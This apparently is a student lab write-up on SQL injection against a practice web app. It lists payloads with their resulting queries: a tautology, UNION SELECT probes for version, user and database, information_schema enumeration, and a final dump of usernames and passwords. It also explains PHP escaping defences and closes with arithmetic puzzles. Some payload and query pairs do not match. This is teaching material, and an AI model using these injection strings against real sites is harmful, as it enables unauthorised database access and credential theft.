
1. **Manual** **SQL Injection**


* Anything’ or ‘1’ = ‘1
* SELECT first\_name, last\_name FROM users WHERE user\_id='Anything’ or ‘1’ = ‘1’
* 

**1.1**

**a) 1**

**b)** SELECT first\_name, last\_name FROM users WHERE user\_id = '1'

**c)**




**1.2**

**a)** Anything’ or ‘1’ = ‘1

**b)** SELECT first\_name, last\_name FROM users WHERE user\_id='Anything’ or ‘1’ = ‘1’

**c)**




**1.3**

**a)** Anything’ or ‘1’ = ‘1’ union select null, version() -- '

**b)** SELECT first\_name, last\_name FROM users WHERE user\_id='Anything’ or ‘1’ = ‘1’ union select null, version() -- '

**c)**




**1.4**

**a)** Anything’ and 0 = 1 union select null, user() -- '

**b)** SELECT first\_name, last\_name FROM users WHERE user\_id= ‘Anything’ and 0 = 1 union select null, version() -- '

**c)**




**1.5**

**a)** 0 =1’ union select null, database() -- '

**b)** SELECT first\_name, last\_name FROM users WHERE user\_id=’ 0 =1’ union select null, database() -- '

**c)**




**1.6**

**a)** 0=1’union select null, table\_name from information\_schema.tables where table\_name like 'user%' -- '

**b)** SELECT first\_name, last\_name FROM users WHERE user\_id=' 0=1’union select null, table\_name from information\_schema.tables where table\_name like 'user%' -- '

**c)**




**1.7**

**a)** 0=1’union select table\_name, column\_name from information\_schema.columns where table\_name='users' -- '

**b)** SELECT first\_name, last\_name FROM users WHERE user\_id='0=1’union select table\_name, column\_name from information\_schema.columns where table\_name='users' -- '

**c)**




1.8

**a)** 1=0’ union select user, password from users – ‘

**b)** SELECT first\_name, last\_name FROM users WHERE user\_id=' 1=0’ union select user, password from users – ‘

**c)**



1. **SQLI Defence**

**2.1**

**• Line 2:** The **isset** function verifies that a variable has a value. In this case, if the

**Submit** button has been clicked. Since the script is **GET**, the parameters are taken from the **URL**.

**• Line 5:** Will **GET** the value assigned for **id** from the **URL** parameter and will assign it

to the variable **$id.**

**• Line 6:** the value of the variable **$id** will undergo **stripslashes()** function where

backslashes are removed and assigned as the new value of **$id.**

**• Line 7:** the new value of **$id** will undergo **mysql\_real\_escape\_string()** function

where backslashes are inserted before special characters such as‘ and “ **(e.g ‘ and “**

**will be changed to \’ and \”).** This will then be the next new valueof **$id.**

**• Line 9:** Boolean expression determining if the value within **()** is numeric**.** Will return 1 for numeric and 0 for not.

**• Line 10:** The **$getid** variable will be assigned the value of the entries in **first\_name** and **last\_name** columns from users table corresponding to the **user\_id** provided by

the variable **$id.**

**• Line 11:** This line will use the **$getid** variable to query the database and save the

results to **$results** variable**.**

**2.2**

\'You\' /are/ \"great\"\! 🡪 'You' /are/ "great"!

**2.3**

'You' are "great"! 🡪 \'You\' are \"great\"!

1. **General capability of hacking**

**3.1**

8 ÷ (3 − (8 ÷ 3)) = 24

8 ÷ (3 − 2.667) = 24

8 ÷ 0.333 = 24

**3.2**

11 + 11 = 4

22 = 4

2 x 2 = 4

22 + 22 = 16

44 = 16

4 x 4 = 16

33 + 33 = 36

66 = 36

6 x 6 = 36